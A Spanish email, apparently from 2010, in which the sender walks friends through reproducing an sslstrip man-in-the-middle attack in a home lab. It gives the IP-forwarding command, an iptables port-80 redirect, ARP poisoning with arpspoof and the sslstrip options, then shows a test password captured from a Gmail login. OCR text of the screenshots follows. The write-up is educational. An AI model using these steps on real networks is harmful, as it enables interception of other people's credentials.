from **Javier Quintano** <quintano.javier@gmail.com>
to
cc
date
subject
mailed-by

hide details 3:14 AM
(15 minutes ago)

Kaixo,

Cuando vimos la demo de Mitnik con el sslstrip[1] nos quedó una duda que entró sín pasar por casilla de salida a los primeros puestos de mi to-do. Resultaba que en las demos que hizo de las capturas a la pass del login en gmail (que mostró mediante el log del sslstrip) si mirabas las URL aparecían como http y se suponía que el tema era destripar https.

He estado leyendo docu de sslstrip[2][3] y al final creo que me ha quedado claro que precisamente el comportamiento de la herramienta es ese: al cliente web, al navegador, le muestra la misma web que vería vía https pero en http, principalmente cambiando los links a https que pulsará el cliente e interceptando los 302 redirects de http a https (ver diapo 56-59 de la presentación de Moxie) eso si, se toma la molestia de cambiar los href de los vínculos y además spoofear el favicon y ponernos un candadito (aunque esto no es del todo perfecto por el formato de señalización que usa cada navegador/web pero es insignificante y conocido en la presentación), pasarle al server https correcto...

Total, que me he metido al lio y lo he probado con éxito según veréis en las capturas que os adjunto en el zip.

El entorno que he montado es un poco justito pero suficiente: una VM corriendo HasefrochXP[4] sobre VirtualBox con Debian como anfrition (y atacante). Los pasos son sencillos, los voy listando con referencia a las shots que he hecho:

1º Testing-sslstrip01.jpg:

- Muestro información de la víctima, sobre todo la tabla ARP antes de iniciar el MITM [5].

192.168.1.33 con MAC: 00:21:5c:36:5f:a1 soy yo, mi wlan0.

192.168.1.1 es el AP/GW de la wifi con la MAC: 00:02:CF:B4:AF:32 (aircrack powered ;P)

El host XP virtualizado ya lo veis: 192.168.1.35 con MAC: 00:00:27:6e:b4:82 (en vez de hacer NAT en VBox ponemos la red bridged para vernos como si estuviésemos en una LAN switcheada)

2º Testing-sslstrip02.jpg

Aquí se empieza el ataque:

-se permite el forwarding para que iptables pueda reenviar el tráfico: #echo "1" > /proc/sys/net/ipv4/ip_forward

- mediante una regla de iptables redirigimos el tráfico destino a HTTP a otro puerto (10000) que es donde vamos a poner a escuchar al sslstrip:

```
#iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

- hacemos el envenenamiento de la cache arp de la víctima para que el tráfico que va dirigido a la GW ahora vaya a mi (esto se hace en capa 2, mandando arp replys a la víctima para cambiar su tabla ARP). Usamos arpspoof (dsniff molón a tope :P) aunque con ettercap se hace con la minga tb si se quiere hacer a más host o yo que se...

3º Testing-sslstrip03.jpg

Comprobamos que la tabla ARP de la víctima ha cambiado :D.

4º Testing-sslstrip04.jpg

Arrancamos el sslstrip con el modificador -f para que haga la jugarreta del favicon y -w para que escriba el fichero de log y lo revisamos de seguido.

5º Testing-sslstrip05.jpg

Esta la pongo porque voy a hacer clik en el enlace a Gmail de la cabecera de google que es la que debería acabar en un redirect a HTTPS pero que sslstrip ya guarrea a tope. Comprobad cómo si vais vía ese enlace acbáis en "https://www.google.com/accounts/ServiceLogin?service=mail"... pero si vamos a la siguiente cap...

6º Testing-sslstrip06.jpg

Ya hemos hecho la ñapa! hemos llegado a la web "http://www.google.com/accounts/ServiceLogin?service=mail" HTTP pero con candadito, sín aviso de certificado spoofeado (que es un ataque a sesiones SSL algo más antiguo que se puede hacer con ettercap preparando un cert falso y tal...) ni avisos ni nada, sólo el detalle de la URL que el 99% traga... gracias a las tretas del sslstrip ;)

7º Testing-sslstrip07.jpg

Hago un login en mi cuenta con una pass falsa y falla. Como debe ser, esto demuestra que "todo rula ok".

8º Testing-sslstrip08.jpg

Viendo con emoción el log del sslstrip nos aparece la pass que hemos introducido (3s743sun4p4ssf4ls4). JORL JORL.

En fín, tenía ganas de probar el cotarro este en carnes propias sín hacer el mal outside y de paso compartirlo con quien le interese. Seguro que ya os lo imaginábais pero he intentado contarlo en plan claro desde mi experiencia, ya me diréis.

PD: Iban, lo se, el tema del MITM y todo esto y + lo tienes hipermascado (gracias por haberme enseñado mil cosas desde hace años) pero como estuvimos hablando de la demo el otro día con Fran (a.k.a. el preguntón de Sextown) pues he pensado que molaría mandar esto. No es nada nuevo, está explicado mil, en videos de youtube (Jaime me mandó uno el otro día) las webs de referencia etc... pero era una atrapada pendiente :P y como no soy muy 2.0 ni uso blog...

salu2!

[1] http://www.thoughtcrime.org/software/sslstrip/

[2] http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf

[3] http://www.pentester.es/2009/07/sslstrip-02.html


[4] http://www.frikipedia.es/friki/Hasefroch


[5] http://en.wikipedia.org/wiki/Man-in-the-middle_attack


--
jaXvi
pgp: 53E3A9CE


.


Testing-sslstrip.zip
962K Download



Windows XP [Corriendo] - Sun VirtualBox
Máquina Dispositivos Ayuda
C:\WINDOWS\system32\cmd.exe
Sufijo de conexión específica DNS :
Descripción. . . . . : Adaptador Ethernet PCI AMD PCNET Family
Dirección física. . . . . : 08-00-27-6E-B4-82
DHCP habilitado. . . . . : No
Autoconfiguración habilitada. . . : Sí
Dirección IP. . . . . : 192.168.1.35
Máscara de subred . . . . : 255.255.255.0
Puerta de enlace predeterminada . : 192.168.1.1
Servidor DHCP . . . . : 10.46.163.233
Servidores DNS . . . .: 80.58.61.250
80.58.61.254
Concesión obtenida . . . . : martes, 30 de marzo de 2010 0:57:27
Concesión expira . . . .: viernes, 02 de abril de 2010 0:57:27
C:\Documents and Settings\jaxvi>arp -a
Interfaz: 192.168.1.35 --- 0x10003
Dirección IP Dirección física Tipo
192.168.1.1 00-02-cf-b4-af-32 dinámico
192.168.1.33 00-21-5c-36-5f-a1 dinámico
C:\Documents and Settings\jaxvi>
Google
correo
Buscar
Búsqueda avanzada
Buscar en: la Web páginas en español páginas de España
Web Mostrar opciones...
Resultados 1 - 10 de aproximadamente 101.000.000 de correo. (0,18 segundos)
El Correo Digital: Edición de Vizcaya, diario con las últimas ...
Periódico del País Vasco con noticias locales de Bilbao, Vizcaya, Álava y Vitoria. Últimas noticias, fotos y vídeos, información local, guía de ocio y ...
www.elcorreo.com/ - En caché
Diario de Vizcaya y Álava, últimas ...
Actualidad
Deportes
Ocio
Esquelas
Economía
Local
Gente y TV
Más resultados de elcorreo.com »
| Configuración de búsqueda | Acceder
Terminado
Inicio
correo - Buscar con Goo...
C:\WINDOWS\system...
1:06
Ctrl Derecho
Tutorial SSLstrip
Gmail - Inbox - quint
jaxvi@PortableIII
VirtualBox [2]
30-03-10

